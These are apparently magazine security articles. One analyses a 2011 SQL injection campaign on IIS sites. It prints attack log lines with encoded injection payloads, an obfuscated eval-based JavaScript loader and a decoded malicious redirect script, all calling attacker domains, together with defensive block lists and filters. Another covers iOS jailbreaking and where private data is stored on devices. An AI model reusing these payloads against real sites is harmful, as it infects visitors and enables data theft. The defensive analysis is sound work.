Restart rsyslog and verify that no problems are showed in `/var/log/messages`. As you see, `@@(o)` at the beginning of the action is used to send messages to another host.

`@@(o)logserver.localdomain:10514` means send messages to `logserver.localdomain` using TCP (`@@`) and TLS (`(o)`) and port 10514 (`:10514`).

Now it's time to test again, use the logger command at client side or do a login or logoff and verify if messages are being logged in the log server files. If no problems, use `tcpdump` and `xxd` again, now the messages are encrypted. If you can see messages in plain text, it is probably because the messages are duplicated and transmitted in more than one way. Use `port 10514` in your `tcpdump` to verify that only TLS messages are captured or reconfigure/remove other channels from your rsyslog.

A good observer might have some concerns about the security of the use of certificates and keys in the rsyslog example. Indeed, it is not secure and not recommended to use it. I used this simplified explanation because of the impossibility of describing all process related to certifications and keys creation and signing in this small space. In a production system, follow this major steps and look `GnuTLS` and/or `rsyslog` documentation to find examples and detailed explanations:

- Create a directory to be a CA (*Certificate Authority*). It's possible to use a directory in the log server
- Create a private key of CA
- Create a private key of CA of log server
- Create a request certificate of log server using private key
- Sign the request, generating log server certificate

And for each client that will communicate:

- Create a private key of CA of client
- Create a request certificate of client using private key
- Sign the request, generating client certificate

When you follow the above steps, It's recommended to change some configurations from our example.

If you intend to accept messages only from clients with certificate, you need to change `$InputTCPStreamDriverAuthMode anon` to `$InputTCPStreamDriverAuthMode x509/name`.

At client side, it's necessary to include `$DefaultNetstreamDriverCertFile` and `$DefaultNetstreamDriverKeyFile` pointing to specific files and to ensure that the log server has a certificate, it's necessary to change `$ActionSendStreamDriverAuthMode anon` to `$ActionSendStreamDriverAuthMode x509/name`.

Finally, we have secure communication between log server and clients. The use of certificates at client side is an additional work, but the effort is valuable in order to achieve the best level of security.

Improving your log server

In this article, we explored some ideas, configurations and features to create a modern log server. With some others features, rsyslog can be improved and become a modern log server. Some ideas supported by rsyslog or some additional software that I recommend to research and implement are:

- High Availability of log servers, supported by rsyslog itself
- Log separation by source (or another field), also supported by rsyslog
- Log correlation with additional software like `ossec` or `sec`
- Reading of any plain file with rsyslog `imfile`
- Database storage and frontend like `phlogcon` or `phpsyslog-ng`
- Log server relay to remote networks
- Filters and regular expressions based on any message field
- EventLog to syslog with additional software
- History to Syslog in bash (bourn again shell)
- Centralized network monitoring from logs in log server (security monitoring and infrastructure monitoring)

I hope that this article has contributed to a better understanding of logs, syslog and rsyslog. Syslog software and protocol can be used not only by security professionals, but also by infrastructure people and even in high level applications. Create your own log server if you don't have one yet, and implement security. When necessary, use one log server instead of logs spread among multiple servers, in this way your environment will be more secure.

LEONARDO NEVES BERNARDO

Leonardo Neves Bernardo got started with Unix in 1996 when considered this operating system more interesting than any other. For more than fifteen years he worked with several IT area and now he is more focused with IT security area. Leonardo is LPIC-3, LPIC-302 and LPIC-303 certified and hold a Bachelor's degree in Computer Science from Universidade Federal de Santa Catarina, Florianópolis, Santa Catarina Brazil as well as RHCT and ITILv3 Foundation certifications. Visit his linkedin profile at: www.linkedin.com/profile/view?id=24995684

Block Urchin Injection Attacks

Use Microsoft IIS URL Filtering

This article will take you through fingerprinting recent SQL Injection/Cross-Site Scripting (XSS) attacks (injecting malicious scripts into web pages and databases by an attacker) on web servers and how to use Microsoft Internet Information Services (IIS) Manager or the web.config file directly as a firewall and intrusion prevention system (IPS). It will also show you additional security coding techniques.

What you will learn...

- Jjghui & Nbnjki injection scripts
- Use Microsoft IIS 7 for SQL Injection Filtering
- SQL Injection prevention

What you should know...

- Basic coding skills
- Basic MS IIS Manager
- Basic database skills

Jjghui – Urchin Injection Attack

On October 12, 2011, I was contacted by several firms stating that Google had tagged their sites with notices that they had malware. The notices stated that they were injected with malware from *jjghui.com*.

The sites used SQL Server 2005/2008 databases and were running ASP.net version 4. Looking at the tables it easily became apparent that they were indeed infected with the Trojan. The next step beyond cleaning the tables with a SQL Injection script:

```
UPDATE dbo.news
SET Article = REPLACE (Article, '</title>
<script src="http://jjghui.com/urchin.js"></script>', '')
```



Figure 1. Google Malware Message

was to find out when the attack took place. I had to contact each of the company's web hosting company to get the log files. I found out that I could only get the past 30 days worth of logs. I was extremely lucky, to find that the infection took place on 9/12/2011. If it was one day sooner then there would have been no log available! Note: Always have the log files copied to a folder where you can download and achieve them. You want to keep, at least, 90 days worth of logs. Copy of the log file for jjghui infection: Figure 3.

From the log file I found out that the attack was coming from IP Address 188.229.88.103 so I immediately blocked that IP Address in the web.config file directly but you can also do it through the Microsoft (MS) *Internet Information Services* (IIS) Manager.

```
<system.webServer>
  <security>
```

Results	Messages	Archive	ArticleDate
</title><script src=http://jjghui.com/urchin.js ></script>		1	2006-07-03
=http://jjghui.com/urchin.js ></script>		1	2006-06-09
ays for companie </title><script src=http://jjghui.com/urchin.js ></script>		1	2000-08-11
e><script src=http://jjghui.com/urchin.js ></script>		1	2004-06-01
</title><script src=http://jjghui.com/urchin.js ></script>		1	2009-05-14
awsuit </title><script src=http://jjghui.com/urchin.js ></script>		1	2009-04-24
=http://jjghui.com/urchin.js ></script>		1	2001-09-09
wnership </title><script src=http://jjghui.com/urchin.js ></script>		1	1997-04-04
Former Case </title><script src=http://jjghui.com/urchin.js ></scri...		1	1997-06-20
altham Office </title><script src=http://jjghui.com/urchin.js ></scri...		1	2006-04-01
s </title><script src=http://jjghui.com/urchin.js ></script>		1	2006-10-05

Figure 2. Sample table infected with *jjghui.com/urchin.js*


```
20110812 22:44:45 WQSVCS9201 WE8703 xxx.xxx.xxx.x GET /news/news.aspx
id=261+update+News+set+Article+cast(Article+as+varchar(8000))%2Bcast(char(80))%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(82)%2Bchar(80)%2Bchar(97)%2Bchar(7)%2Bchar(115)%2Bchar(121)%2Bchar(106)%2Bchar(101)%2Bchar(61)%2Bchar(112)%2Bchar(111)%2Bchar(15)%2Bchar(105)%2Bchar(116)%2Bchar(105)%2Bchar(111)%2Bchar(110)%2Bchar(58)%2Bchar(87)%2Bchar(80)%2Bchar(15)%2Bchar(111)%2Bchar(108)%2Bchar(17)%2Bchar(16)%2Bchar(101)%2Bchar(59)%2Bchar(108)%2Bchar(101)%2Bchar(16)%2Bchar(58)%2Bchar(16)%2Bchar(45)%2Bchar(57)%2Bchar(57)%2Bchar(57)%2Bchar(57)%2Bchar(12)%2Bchar(20)%2Bchar(9)%2Bchar(16)%2Bchar(11)%2Bchar(12)%2Bchar(58)%2Bchar(45)%2Bchar(57)%2Bchar(57)%2Bchar(57)%2Bchar(57)%2Bchar(7)%2Bchar(12)%2Bchar(120)%2Bchar(9)%2Bchar(32)%2Bchar(104)%2Bchar(114)%2Bchar(101)%2Bchar(102)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(102)%2Bchar(105)%2Bchar(109)%2Bchar(109)%2Bchar(109)%2Bchar(99)%2Bchar(11)%2Bchar(109)%2Bchar(47)%2Bchar(115)%2Bchar(104)%2Bchar(111)%2Bchar(119)%2Bchar(146)%2Bchar(12)%2Bchar(104)%2Bchar(112)%2Bchar(63)%2Bchar(105)%2Bchar(47)%2Bchar(61)%2Bchar(49)%2Bchar(51)%2Bchar(32)%2Bchar(62)%2Bchar(99)%2Bchar(114)%2Bchar(97)%2Bchar(99)%2Bchar(107)%2Bchar(80)%2Bchar(47)%2Bchar(97)%2Bchar(62)+as+varchar(8000)).00.188.229.88.103 HTTP/1.1
Mozilla/5.0 (Windows; U; Windows+NT+5.0; en-US; rv:1.4) Gecko/20080624 Netscape/7.1 (a) . www.sample.com 200 0 0 24749 1531 842
```

Figure 3. jghui injection log view

```
<ipSecurity>
  <add ipAddress="188.229.88.103"
    allowed="false" />
</ipSecurity>
</security>
</system.webServer>
```

That will at least stop that IP Address from accessing the website.

But what does all of that verbiage mean in the log file? Luckily, www.snippet.net has done an analysis on the code in their lab so we can see what it looks like. But what do all of these 93 lines actually translate into?

There are actually at least three different infections that you can get that take you to different sites. These companies were not the only ones who had been infected. As of 10/20/2011 there were at least 130,000 stilled indexed in Google with the infection. Since the

```
1 <script>
2 var str=["87236", "87236", "87329", "87337", "87321", "87342", "87337", "87258", "87287",
3 "87258", "87265", "87330", "87342", "87342", "87338", "87284", "87273", "87273", "87345",
4 "87345", "87345", "87277", "87272", "87341", "87342", "87340", "87337", "87336", "87329",
5 "87326", "87327", "87328", "87327", "87336", "87341", "87327", "87331", "87348", "87272",
6 "87331", "87336", "87273", "87259", "87329", "87276", "87325", "87347", "87280", "87344",
7 "87287", "87331", "87280", "87328", "87303", "87277", "87144", "87303", "87340", "87339",
8 "87323", "87331", "87331", "87334", "87326", "87281", "87307", "87347", "87301", "87301",
9 "87316", "87331", "87283", "87340", "87335", "87337", "87338", "87339", "87339", "87334",
10 "87276", "87335", "87300", "87281", "87323", "87340", "87331", "87341", "87304", "87335",
11 "87332", "87337", "87339", "87306", "87302", "87334", "87338", "87331", "87324", "87336",
12 "87323", "87327", "87341", "87331", "87307", "87263", "87277", "87294", "87263", "87277",
13 "87294", "87265", "87285", "87236", "87336", "87343", "87335", "87321", "87326", "87323",
14 "87347", "87341", "87258", "87287", "87258", "87278", "87285", "87236", "87328", "87343",
15 "87331", "87325", "87342", "87331", "87337", "87336", "87258", "87329", "87327", "87326",
16 "87266", "87336", "87337", "87294", "87323", "87341", "87341", "87267", "87349", "87236",
```

Figure 4. Jghui snippet of infection – beginning

```
78 "87258", "87350", "87350", "87258", "87334", "87323", "87336", "87329", "87258", "87287",
79 "87287", "87258", "87265", "87324", "87340", "87265", "87287", "87349", "87236", "87345",
80 "87331", "87336", "87326", "87337", "87345", "87272", "87337", "87336", "87294", "87337",
81 "87325", "87343", "87341", "87287", "87340", "87327", "87323", "87326", "87294", "87337",
82 "87337", "87333", "87331", "87327", "87266", "87260", "87341", "87327", "87327", "87331",
83 "87331", "87342", "87282", "87282", "87260", "87267", "87285", "87236", "87236", "87351",
84 "87236", "87351", "87236", "87236", "87236"];
85 var temp="";
86 var gpr="";
87 for (i=0; i<str.length; i++){
88 gpr+=str[i]+87224;
89 temp=temp+String.fromCharCode(gpr);
90 }
91 eval(temp);
92 }
93 </script>
```

Figure 5. Jghui snippet of infection – ending

```
1 go_to =
2 'http://www3.strongdefense.in/?q2cy6s*16fH320caq1d7OyKk2I9cmopq12w7ax18NjqP1ip1naes10A
3 33d';
4 num_days = 4;
5 function getNoDays() {
6 var today = new Date();
7 var expr = new Date(today.getTime() + noDays*24*60*60*1000);
8 return expr.toISOString();
9 }
10
11 function readCookie(cookieName) {
12 var start = document.cookie.indexOf(cookieName);
13 if (start == -1) {
14 document.cookie = "seent88=yes; expires=" + getd(num_days);
15 window.location = go_to;
16 } else {
17 }
18 }
19
20
21
22 var lang = (navigator.language || navigator.systemLanguage || navigator.userLanguage ||
23 'en').substr(0, 2).toLowerCase();
24 if (window.navigator.userAgent.indexOf("MSIE") >= 0) {
25 if (lang == 'en' || lang == 'de' || lang == 'fr' || lang == 'it' || lang == 'pl' || lang == 'br') {
26 window.onFocus=readCookie("seent88");
27 }
28 }
29 }
```

Figure 6. Decoded jghui mass injection script

companies had web masters and coders already their web team was going to take my recommendation and change to parameterized queries to prevent SQL Injection.

Nbnjki – Urchin Injection Attack

However, the coders were not very proactive and sure enough they were subsequently injected with the malware nbnjki. I was once again called into to help but this time to resolve.

As of 10/20/2011, Google shows that at least 1650 sites are infected with this malware.

I first checked the database for signs of infection and sure enough it was infected.

The next step was cleaning the tables with a SQL Injection script:

```
UPDATE dbo.news
SET NewsTitle = REPLACE (NewsTitle, '</title>'
<script src="http://nbnjki.com/urchin.js"></script>', '')
```




Figure 7. 130000 infections on 10 - 20 - 2011




Figure 8. 1650 infections on 10 - 20 - 2011

id	file
1	630600 Display </file><script src=http://nbnjki.com/urchin.js ></script>
2	630601 Display </file><script src=http://nbnjki.com/urchin.js ></script>
3	630633 Display </file><script src=http://nbnjki.com/urchin.js ></script>
4	630634 Display </file><script src=http://nbnjki.com/urchin.js ></script>
5	7870770 Three mode lock. </file><script src=http://nbnjki.com/urchin.js ></script>
6	7871271 Creation and use of hyperlinks for accessing information pertaining to content located in a Braille document </file><script st...
7	7871520 Semiconductor chips with reduced stress from underfill at edge of chip </file><script src=http://nbnjki.com/urchin.js ></script>
8	630635 Display </file><script src=http://nbnjki.com/urchin.js ></script>
9	630786 Lamp </file><script src=http://nbnjki.com/urchin.js ></script>
10	630787 Lamp </file><script src=http://nbnjki.com/urchin.js ></script>
11	7950405 Apparatus for Enabling a Mobile Communicator and Methods of Using the Same </file><script src=http://nbnjki.com/urchin.L...
12	7750208 Antire-Specific Expression Promoter in Plant and Application Thereof </file><script src=http://nbnjki.com/urchin.js ></script>

Figure 9. Sample table infected with nbnjki.com/urchin.js

```
2011-10-17 12:56:13 W3SVC559201 WEB703 xxx.xx.xxx.x GET /news/news.aspx
id=261+update+News+set+Title=REPLACE(cast(title+as+varchar(8000)),cast(char(60)%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar
(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)%2Bchar(99)
%2Bchar(61)%2Bchar(164)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(106)%2Bchar(106)%2Bchar(103)%2Bchar(104)%2B
char(117)%2Bchar(105)%2Bchar(16)%2Bchar(99)%2Bchar(111)%2Bchar(109)%2Bchar(47)%2Bchar(117)%2Bchar(114)%2Bchar(99)%2Bchar(104)%2Bchar(105)%2Bcha
r(118)%2Bchar(46)%2Bchar(106)%2Bchar(115)%2Bchar(32)%2Bchar(67)%2Bchar(60)%2Bchar(47)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)
%2Bchar(116)%2Bchar(62)+as+varchar(8000)),cast(char(32)+as+varchar(8)))-80 -146.185.248.3 HTTP/1.1
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4) Gecko/20780624 Netscape/7.1*(ax) --www.sample.com 200 0 0 24187 965 795
```

Figure 10. nbnjki injection log view

After I cleaned all of the tables I went to the logs to review the attack. Copy of the log file for jghui infection: Figure 10. Here I picked up the used IP Address of 146.185.248.3 and in an earlier log entry I was that the IP Address 146.182.248.3 was used. I added both of these addresses to my blocked IP Address list in the web.config file directly but you could also use MS IIS Manager (Listing 1). Since the companies gave me the go ahead to check their sites for other SQL Injection

vulnerabilities and resolve found issues the fun really began. However, shockingly N-Stalker, Acunetix, and SQL Netsparker found no other SQL Injection issues nor did it flag the current issues. With that completed, I knew that I just needed to make sure that they were using good SQL Injection techniques.

I created and inserted SQL Injection Filtering inside the web.config. The firewall is control by the web hosting companies so I cannot block anything at the firewall which would be what you would also want to do if possible.

Filter Injection using web.config

Place the following into your web.config file or use the url rewrite in MS IIS Manager to filter SQL Injection (Listing 2).

Create a VB or Code Module

Better SQL Injection coding for the ASPX web page was also needed. This would work for PHP too (Listing 3).

IIS7 in Classic Mode, place the bolded module registration shown below inside of the system.web/httpModules section (Listing 4).

Listing 1. MS IIS - Web.config IP Address Filtering

```
<system.webServer>
  <security>
    <ipSecurity>
      <add ipAddress="146.182.248.3" allowed="false" />
      <add ipAddress="146.185.248.3" allowed="false" />
      <add ipAddress="188.229.88.103" allowed="false" />
    </ipSecurity>
  </security>
</system.webServer>
```

Listing 2. MS IIS - Web.config SQL Injection Filtering

```
<system.webServer>
  <rewrite>
    <rules>
      <rule name="Filter SQL injection" stopProcessing="true">
        <match url=".*" />
        <conditions>
          <add input="{REQUEST_URI}" pattern="[dD][\%]*[eE][\%]*[cC][\%]*[lL][\%]*[aA][\%]*[rR][\%]*[eE][\s\S]*[0][a-zA-Z0-9_]+[\s\S]*[nN]*[\%]*[vV][\%]*[aA][\%]*[rR][\%]*[cC][\%]*[hH][\%]*[aA][\%]*[rR][\s\S]*[eE][\%]*[xX][\%]*[eE][\%]*[cC][\s\S]*" />
        </conditions>
        <action type="AbortRequest" />
      </rule>
    </rules>
  </rewrite>
</system.webServer>
```

Listing 3. VB - SQL Injection Screening Module

```

SqlInjectionScreeningModuleVB
Imports Microsoft.VisualBasic
Namespace SQLInjectionScreenung
    Public Class SqlInjectionScreeningModuleVB
        Implements IHttpModule
        'You need to register the HttpModule with ASP.NET.
        'Defines the set of characters that will be checked.

        Public Shared blacklist As String() = {"--", ";--", ";", "/*", "*/", "@@", _
            "@", "Bchar", "char", "nchar", "varchar", "nvarchar", "alter", _
            "begin", "cast", "create", "cursor", "declare", "delete", _
            "drop", "end", "exec", "execute", "fetch", "insert", _
            "kill", "open", "remove", "select", "sys", "sysobjects", "syscolumns", _
            "table", "update"}

        Public Sub Dispose() Implements IHttpModule.Dispose
            'no-op
        End Sub

        'Tells ASP.NET that there is code to run during BeginRequest
        Public Sub Init(ByVal app As HttpApplication) Implements IHttpModule.Init
            AddHandler app.BeginRequest, AddressOf app_BeginRequest
        End Sub

        'For each incoming request, check the query-string, form and cookie values for suspicious values.
        Private Sub app_BeginRequest(ByVal sender As Object, ByVal e As EventArgs)
            Dim Request As HttpRequest = TryCast(sender, HttpApplication).Context.Request

            For Each key As String In Request.QueryString
                CheckInput(Request.QueryString(key))
            Next
            For Each key As String In Request.Form
                CheckInput(Request.Form(key))
            Next
            For Each key As String In Request.Cookies
                CheckInput(Request.Cookies(key).Value)
            Next
        End Sub

        'The utility method that performs the blacklist comparisons
        Private Sub CheckInput(ByVal parameter As String)
            For i As Integer = 0 To blacklist.Length - 1
                If (parameter.IndexOf(blacklist(i), StringComparison.OrdinalIgnoreCase) >= 0) Then
                    'Handle the discovery of suspicious Sql characters here
                End If
            Next
            'generic error page on your site
            HttpContext.Current.Response.Redirect("~/Error.aspx")
        End Sub

    End Class
End Namespace

```

Listing 4. MS IIS Web.config SQL Injection Screening Module

```
<system.web>
...
<httpModules>
...
  <add name="SqlInjectionScreeningModuleVB" type="SqlInjectionScreeningModuleVB"/>
...
</httpModules>
...
</system.web>
```

'IIS7 in Integrated Mode, you instead need to place the bolded module registration shown below

```
<system.webServer>
...
<modules>
...
  <add name="SqlInjectionScreeningModuleVB" type="SqlInjectionScreeningModuleVB" precondition="managedHandler"/>
...
</modules>
...
</system.webServer>
```

Listing 5. MS IIS - Web.config Set Database Connection to Data_Reader Role

```
<configuration>
<appSettings>
  <add key="connString" value="Data Source=tcp:XXX;User XXX;Password=!XXX" />
  <add key="oledbConnString" value="data source=tcp:XXX;initial catalog=XXX;user id=XXX;!XXX;provider=SQLOLEDB;" />
</appSettings>
<connectionStrings />
```

These steps took care of the SQL Injections/Cross-Site scripting malware attacks that occurred from urchin.js.

However, always remember to limit the permissions that a user has to the database to only want he/she needs. If they only need to be able to READ a web page or database data then limit him/her to doing just that. Create in your database a website_reader account to run under the db_datareader role, which will limit its access to the reading of tables in the database (Listing 5).

I hope that you found them interesting and useful.

Conclusion

These types of attacks have been around for more than 10 years but they always seem to catch companies off guard. Proper coding techniques, testing code in a test environment against SQL Injection and Cross-Site (XSS) attacks are always necessary before a company should put their website online. Two things need to be noted as cautions (1) you cannot legally use the tools I have listed to pen test a website unless you have written

permission from the website owner and in most cases the web hosting company. Failure to do so could cause you to spend a lot of time and money fighting jail time because you took a website(s) offline. And (2) website owners have a duty of care to make sure that their websites are not infected with malware and infecting users. Failure to do so could cause you to damages lawsuits from users who were infected by your website directly or from its redirection to an infected website.

REBECCA WYNN

Dr. Rebecca Wynn, DHL, MBA, CISSP, CRISC, LPT, CIWSA, MCTS 2005, GSEC, CCSK, NSA/CNSS NSTISSI 4011-4016 is a Lead/Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008 and is a regular contributor for Hakin9, PenTest, and Enterprise IT Security magazines.

Attend the second Android Developer Conference



AnDevCon II

The Android Developer Conference
November 6-9, 2011 • San Francisco



30+ Expert Speakers
**70+ Technical Classes
and Workshops**

Google KEYNOTE!

Chet Haase and
Romain Guy present:

"Android Awesomeness"



"A lot of useful, cutting-edge information."
—Alfred Mirzagitov, Sr. Software Engineer, Webroot

"AnDevCon had lots of great information,
excellent speakers and a coherent program."
—Paul Verger, Software Developer, Pico Software

"There were great presentations with very
professional lecturers. Go for it!!!"
—Eyal Zmora, Software Engineer, NDS Technologies

Register Early and SAVE!

Download the complete course listing at
www.AnDevCon.com

A BZ Media Event



iOS

Insecurities

The debate over whether Apple iOS or Google Android security is better may turn out to be eternal, with no clear winner ever decided.

What you will learn...

- How to jailbreak an iOS device
- How to find and analyze interesting data on iOS devices
- How to mitigate some of the threats facing iOS devices

What you should know...

- Basic Linux / UNIX commands
- How to use Xcode and its toolkit

Just when it seemed iOS may finally be able to claim an edge, due primarily to the completely broken approach of the Android Market, iOS clobbers itself with the release of iCloud. It is too early to discuss the security, or insecurity, of iCloud, but rest assured that research is underway to uncover both potential attack vectors and possible mitigating controls of this great consumer-targeted feature that doubles as arguably one of the biggest potential threats facing enterprises and consumers alike as iOS 5 is adopted.

Apple takes a proprietary or *closed* approach to distributing applications, and managing access to the iOS kernel and background system of their devices. The AppStore, and in particular the application

distribution process, has been the subject of much fervor over the years. Ironically, this closed process is one of the primary contributors to the author's belief that iOS, despite its share of security problems, is currently safer than Android. Especially for the enterprise. This approach mitigates the threat of backdoored legitimate apps, which is rapidly overtaking loss or theft as the primary threat facing Android users.

This article will delve into some of the primary threats facing users of iOS devices, but rest assured, there is much more to learn than what is presented here. It is the author's goal to create awareness, and steer readers just getting interested in mobile security in the right direction. Self-learning is a critical skill for mobile security practitioners, due in part to a lack of detailed information and because the amount of incomplete and misinformation available is extraordinary.

Table 1. Suggested tools for offensive mobile forensic analysis

Tiny Umbrella	Save / restore secure signature hash (SHSH)
Rbrowser	SSH/SFTP GUI for Mac (\$29 usd)
Property List Editor / plutil	Property list editor / viewer from Xcode
Base / RazorSQL	SQLite GUI clients
iPhone Backup Extractor	Analyze iTunes backups
PhoneView	Access data on unjailbroken iDevice (\$20 usd)
OpenSSL	Crypto toolkit implementing TLS and SSL
Hexedit	Hexadecimal editor / viewer
Strings	Extract printable strings from binaries
Xcode	IDE for Mac and iOS applications

Preparation, Tools, Technique

The data leakage disclosed in this article has been gathered from a technique the author refers to as *Offensive Mobile Forensics*. The term *forensics* is usually associated with incident response and management. In other words, an activity performed after *something bad* has happened. In contrast, offensive forensics is the act of preemptively performing a

Table 2. *iOS data locations*

Location	Description
/var/mobile/Library/AddressBook/AddressBook.sqlitedb	also AddressBookImages.sqlitedb
/var/mobile/Library/Caches/MapTiles/MapTiles.sqlitedb	previously displayed map tiles for Google Maps „binhex” encoding – covert to binary
/var/mobile/Library/Maps/History.plist	google maps lookup cache – check Directions.plist as well
/var/mobile/Library/Calendar/Calendar.sqlitedb	sqlclient / strings
/var/mobile/Library/Callhistory/call_history.db	sqlclient / strings / odd number (FLAGS) outgoing, even incoming
/var/mobile/Library/Mail/Envelope Index	
/var/mobile/Library/Notes/notes.sqlite	sqlclient / strings
/var/mobile/Library/SMS/sms.db	sqlclient / strings / FLAGS-low order bit set for sent (odd), off for received (even)
/var/mobile/Library/Voicemail/voicemail.db	voicemail database
/var/mobile/Library/Voicemail/	vm recordings
/var/mobile/Library/Cookies/Cookies.binarycookies	Safari cookies – use strings
/var/mobile/Library/Preferences	settings, config files for apps
/var/mobile/Library/Safari/Bookmarks.db	
/var/mobile/Library/Safari/History.plist	
/var/mobile/Library/Safari/SuspendState.plist	browser state when closed, crashed, etc.
/var/mobile/Library/Preferences/com.apple.mobilesafari.plist	
/var/mobile/Media/DCIM/100APPLE	photos taken with onboard camera
/var/mobile/Library/Logs	
/var/mobileDevice/ProvisioningProfiles	
/var/log	
/var/logs	
/var/preferences/SystemConfiguration/com.apple.network.identification.plist	
/var/preferences/SystemConfiguration/com.apple.wifi.plist	
/var/preferences/SystemConfiguration/preferences.plist	
/var/stash	ringtones, wallpaper, default apps, /bin dir
/var/wireless/Library/CallHistory	
/var/wireless/Library/logs	
/var/wireless/Library/Preferences	
/root/Library/Lockdown/data_ark.plist	apple id, owner info, firmware
/var/Keychains	download keychains databases
/User/Library/Keyboard/dynamic-text.dat	analyze keyboard cache
/User/Library/Caches/com.apple.UIKit.pboard/pasteboardDB	convert to XML to analyze pasteboard cache
/User/Library/Caches/com.apple.WebAppCache/ApplicationCache.db	Origins table
/User/Library/Caches/Snapshots	Pics of apps when Home is pressed
/User/Applications	user-installed applications
/User/Applications/<app GUID>/<appname.app>	app assets – nibs, images, plists, code signature, etc.
/User/Applications/<app GUID>/Documents	images, text files, etc
/User/Applications/<app GUID>/Library	
/User/Applications/<app GUID>/Library/Caches	
/User/Applications/<app GUID>/Library/Caches/Snapshots	
/User/Applications/<app GUID>/Library/Cookies/Cookies.binarycookies	
/User/Applications/<app GUID>/Library/Preferences	plists-a-plenty
/User/Applications/<app GUID>/Library/WebKit	
/User/Applications/<app GUID>/Library/WebKit/LocalStorage	
/User/Applications/<app GUID>/tmp	
/User/Library/Logs/CrashReporter	Application crash logs

Table 3. Keyboard cache entries – read column top-down

amit	just	work	also
will	need	with	could
have	make	larry	have
coordinate	sure	governance	copied
that	that	risk	yourself
through	case	compliance	
help	available		
desk			

forensic analysis of systems or applications as a function of security testing, or for the purpose of quantifying risk. An interesting side-effect of applying this technique to mobile device analysis is that it enables one to truly understand the risk of an attacker stealing or finding a device. For example, if your analysis turns up native or third-party applications storing user credentials in cleartext – the author has seen everything from Facebook and Twitter to enterprise users’ Exchange ActiveSync credentials stored in the clear – depending on the accounts and data available, that could be a serious issue.

This technique depends on the ability to jailbreak the target device, which provides root access to the underlying file system. If you are unfamiliar with the term or process, two great sources of information are the DevTeam blog (<http://blog.iphone-dev.org/>), and the excellent tutorials at Redmond Pie (<http://www.redmondpie.com/>). The author tends to gravitate toward PwnageTool/reds0w.

Some preparation is required prior to beginning. First, although many people jailbreak devices and perform

```

aquanaut:Forensics jdp$ strings dynamic-text.dat
DynamicDictionary-4
flight
Approved
thanks
hard
work
they
need
this
Juniper
solution
will
over
ride
Windows
wireless
settings
both
solid
solutions
this
Friday
need
Once
that
fill
form
Purchasing
provides
Herman
provide
    
```

Figure 1. Keyboard cache output to stdout in terminal

plenty of rewarding research and testing with Windows boxes, Xcode, the integrated development environment for Mac and iOS applications only runs on a Mac. The author uses this platform when testing iOS applications and devices, and Linux when testing Android applications and devices. Next, download a copy of the target iOS firmware, e.g. if you are jailbreaking version 4.3.5, download the 4.3.5 firmware from Apple (iPhone3,1_4.3.5_8L1_Restore.ipsw). Then, update iTunes to the latest version if necessary, and make sure you have the latest version of your jailbreaking tool of choice. Finally, follow the instructions for jailbreaking the device with the tool you have chosen to use.

After jailbreaking is complete, only one other tool is necessary, OpenSSH, used to pull data from the device to a host computer for analysis over WiFi. However, as is always the case with information technology, there’s more than one way to accomplish your objective. So, experiment with other tools, and tweak and tune your own methodology. For example, two tools that can be used to get some quick and dirty analysis completed include SpyPhone and FSWalker, written by Nicolas Seriot. Neither tool requires the device to be jailbroken.

Additional tools that may prove useful to the reader can be found in Table 1.

Once the environment is prepared, tools are acquired, and device is jailbroken, you’re ready to begin analysis. A suggested high-level workflow is as follows:

- Connect to iPhone over OpenSSH/WiFi
- Copy directories and contents to host computer
- Analyze contents with appropriate tools
- Document findings

There are many different locations containing interesting data on iOS devices. Data often resides in SQLite databases, the chosen format for local storage on mobile devices. The next best place to find sensitive information is in plist, or *property list* files – these are the primary storage medium for configuration settings in iOS, and they are also a fantastic source of

